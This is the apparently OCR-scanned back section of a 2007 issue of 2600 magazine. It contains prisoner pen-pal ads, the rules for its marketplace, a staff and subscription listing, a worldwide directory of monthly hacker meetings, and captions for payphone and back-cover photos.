PLEASE WRITE ME. WM blue eyes brown hair, 6'3", 195 lbs., 28 years old (send a pic, I will do the same). I'm incarcerated for drug manufacturing. Been down 1 year, got 1 or 3 more to go. I'm looking for anyone to talk to about real world hacking, IDs, or any *2600* related stuff. I love to write and have nothing but time. Meclynn Stuver GN-1141, P.O. Box 1000, Houtzdale, PA 16698-1000.

PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++/Python/PHP/MySQL. I've moved. Please resend. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.


SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.

IN SEARCH OF FRIENDS/CONTACTS: Railroaded by lying evidence-burying FBI agents and U.S. Postal Inspectors for crime I didn't commit. In court I had a snowball's chance in hell. Unless I outsmart the government by exhuming the exculpatory treasure trove of my innocence, I'm hopelessly dungeoned for the duration. There's only a little gleam of time between two eternities. I refuse to return to forever without a fight. Will answer all. W. Wentworth Foster #21181, Southeast Correction Center, 300 East Pedro Simmons Drive, Charleston, MO 63834.

OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radio/telecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600*! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. **Deadline for Summer issue: 6/1/07.**



Answer choice for Winter 2006 puzzle:

"The east codes-west codes NPA rivalry takes its toll." -- evanr

puzzle@2600.com

"The production of too many useful things results in too many useless people." - Karl Marx

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Quality Degradation: mlc

Broadcast Coordinators: Juintz, thal

IRC Admins: koz, sj, beave, carton, r0d3nt, shardy

Forum Admin: Skram

Inspirational Music: Queen, Anti Nowhere League, James Brown, Eurythmics, Buffalo Springfield, Glenn Miller, Asobi Seksu

Shout Outs: mrq, John Harlacher, Eyebeam

2600 (ISSN 0749-3851, USPS # 003-176), Spring 2007, Volume 24 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices. Subscription rates in the U.S. $20 for one year.
POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual, $50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate
Back issues available for 1984-2006 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 USA
(subs@2600.com)

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, *18 Swanston Walk, near Melbourne* Central Shopping Centre. 6:30 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 8 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, *near the payphone. 6 pm.*

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: Lupo Caffe & Bar, 1014 West Georgia St.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks *Internet Cafe, 720 Main St. 7 pm.*

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinburgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: College Park Food Court, across from the Taco Bell.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, *rue de la Gauchetiere.*

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: Bulls Head Pub on London Rd. 7:30 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Atro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.
Paris: Place de la Republique, *near the (empty) fountain. 6:30 pm.*
Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: *The upper floor at Blaa* Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcantores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: *2nd floor* in Burger King at Avenyn. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo *beside the train station.*

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Stanleo's Sub Villa on Jordan Lane.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tucson: Borders in the Park Mall. 7 pm.

California

Irvine: Panera Bread, 3988 Barranca Parkway.
Los Angeles: *Union Station,* corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Sacramento: Round Table Pizza at 127 K St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the *food court (near Au Bon Pain). 6 pm.*

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and *Manchu Wok. 6 pm.*
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW *corner of 11th and Alabama.*
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Downstairs of Haymarket Cafe. 6:30 pm.

Michigan

Ann Arbor: Starbucks in The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria Food Court.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.
Rochester: Mall at Greece Ridge Center Food Court directly in front of *the carousel. 7:30 pm.*

North Carolina

Charlotte: South Park Mall food court. 7 pm.
Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention center on street level around the corner from the food court.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: *Borders Books Cafe* across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Spider House Cafe, 2908 Fruth St. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Strange Foreign Phones

Separated at Birth?


The phone on the left was spotted in Chiang Mai, **Thailand.**

Photo by Mediatech

And its relative was found all the way over in Fushe Kosove, Kosovo, **Serbia.**

Photo by Mark Johnson

SNAFU?



One of those Internet terminals that can be found throughout London, England. And, as with many devices in London, this one had a bit of a problem.

Photo by Siegfried Loeffler

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo

Streets are the theme for the back cover of the Spring issue. And here we see an aptly named intersection in Bellevue, Washington spotted by **Pat**. Naturally, we are being given the right of way. Please don't ask why *2600* crossed the road.

It's very fortunate for us that the word "hacking" is also a somewhat popular surname. So that means there are all sorts of great photo opportunities out there. This one was taken at Blackpool Pleasure Beach in England. Yeah, that's a strange name too, but the U.K. is full of them. The street was named after one Victor Hacking, a longtime employee of the beach and its associated pleasure(s). Spotted by **d2812**.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).